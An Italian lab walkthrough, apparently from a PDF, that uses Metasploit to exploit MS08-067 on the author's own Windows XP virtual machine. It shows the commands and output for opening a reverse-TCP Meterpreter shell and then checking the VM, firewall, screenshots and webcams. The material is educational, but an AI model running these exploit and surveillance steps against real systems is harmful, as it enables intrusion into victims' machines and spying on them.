
Oggi andiamo a sfruttare, sempre con msfconsole, la vulnerabilità ms08-067 su windows xp.

Dopo aver cercato la vulnerabilità in questione, aver settato le options per far partire l'exploit, aver fatto partire l'exploit, ottengo una shell con meterpreter:



```
msf6 > search ms08

Matching Modules
================

   #  Name                                           Disclosure Date  Rank       Check  Description
   -  ----                                           ---------------  ----       -----  -----------
   0  exploit/windows/smb/ms08_067_netapi            2008-10-28       great      Yes    MS08-067 Microsoft Server Service Relative Path Stack Corruption
   1  exploit/windows/smb/smb_relay                  2001-03-31       excellent  No     MS08-068 Microsoft Windows SMB Relay Code Execution
   2  exploit/windows/browser/ms08_078_xml_corruption  2008-12-07       normal     No     MS08-078 Microsoft Internet Explorer Data Binding Memory Corruption
   3  auxiliary/admin/ms/ms08_059_his2006            2008-10-14       normal     No     Microsoft Host Integration Server 2006 Command Execution Vulnerability
   4  exploit/windows/browser/ms08_070_visual_studio_msmask  2008-08-13       normal     No     Microsoft Visual Studio Mdmask32.ocx ActiveX Buffer Overflow
   5  exploit/windows/browser/ms08_041_snapshotviewer  2008-07-07       excellent  No     Snapshot Viewer for Microsoft Access ActiveX Control Arbitrary File Do
wnload
   6  exploit/windows/browser/ms08_053_mediaencoder  2008-09-09       normal     No     Windows Media Encoder 9 wmex.dll ActiveX Buffer Overflow
   7  auxiliary/fileformat/multidrop                                  normal     No     Windows SMB Multi Dropper


Interact with a module by name or index. For example info 7, use 7 or use auxiliary/fileformat/multidrop

msf6 > use 0
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > show options

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.1.200    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.100    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


View the full module info with the info, or info -d command.
```

```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.1.100:4444
[*] 192.168.1.200:445 - Automatically detecting the target...
[*] 192.168.1.200:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.1.200:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.1.200:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.1.200
[*] Meterpreter session 4 opened (192.168.1.100:4444 → 192.168.1.200:1033) at 2023-03-08 12:46:16 +0100

meterpreter >
```

Otenuta la shell, effettuo un comando ipconfig per vedere se sono connesso alla macchina giusta:

```
meterpreter > ipconfig

Interface  1
============
Name         : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 1520
IPv4 Address : 127.0.0.1


Interface  2
============
Name         : Scheda server Intel(R) PRO/1000 Gigabit - Miniport dell'Utilit♦ di pianificazione pacchetti
Hardware MAC : 08:00:27:70:39:0f
MTU          : 1500
IPv4 Address : 192.168.1.200
IPv4 Netmask : 255.255.255.0

meterpreter >
```

Dopo aver dimostrato che mi sono connesso alla macchina giusta (l'ip e della mia macchina windows xp), effettuo diversi comandi per carpire informazione utili.

Per esempio, voglio vedere se la macchina e virtuale o meno:

```
meterpreter > run post/windows/gather/checkvm

[*] Checking if the target is a Virtual Machine ...
[+] This is a VirtualBox Virtual Machine
```

Notiamo subito che la macchina e virtuale e gira su virtual box machine.

Poi riesco a carpire le configurazioni di sicurezza della macchina target:


```
meterpreter > run getcountermeasure

[!] Meterpreter scripts are deprecated. Try post/windows/manage/killav.
[!] Example: run post/windows/manage/killav OPTION=value [ ... ]
[*] Running Getcountermeasure on the target ...
[*] Checking for contermeasures ...
[*] Getting Windows Built in Firewall configuration ...
[*]
[*]     Configurazione profilo Domain:
[*]     ------------------------------------------------------------------
[*]     Modalit♦ operativa                      = Enable
[*]     Modalit♦ eccezioni                      = Enable
[*]
[*]     Configurazione profilo Standard (corrente):
[*]     ------------------------------------------------------------------
[*]     Modalit♦ operativa                      = Disable
[*]     Modalit♦ eccezioni                      = Enable
[*]
[*]     Configurazione firewall Connessione alla rete locale (LAN):
[*]     ------------------------------------------------------------------
[*]     Modalit♦ operativa                      = Enable
[*]
[*] Checking DEP Support Policy ...
meterpreter >
```


Come possiamo vedere, capiamo che il firewall e disabilitato (l'ho disabilitato io prima).

Dopo facciamo recuperiamo uno screenshot dell interfaccia grafica della macchina target tramite il semplice comando "screenshot" vedendo che, lo screenshot, viene salvato nella cartella /ome/alessio :


```
meterpreter > screenshot
Screenshot saved to: /home/alessio/nRAOjnYB.jpeg
meterpreter >
```



Poi vediamo che tramite il comando screenshare, prendiamo vedere realtime il desktop della macchina target:



Poi tramite il comando webcam_list vedo se sono attive webcam sulla macchina target:



Come possiamo vedere, non sono attive webcam sulla macchina target.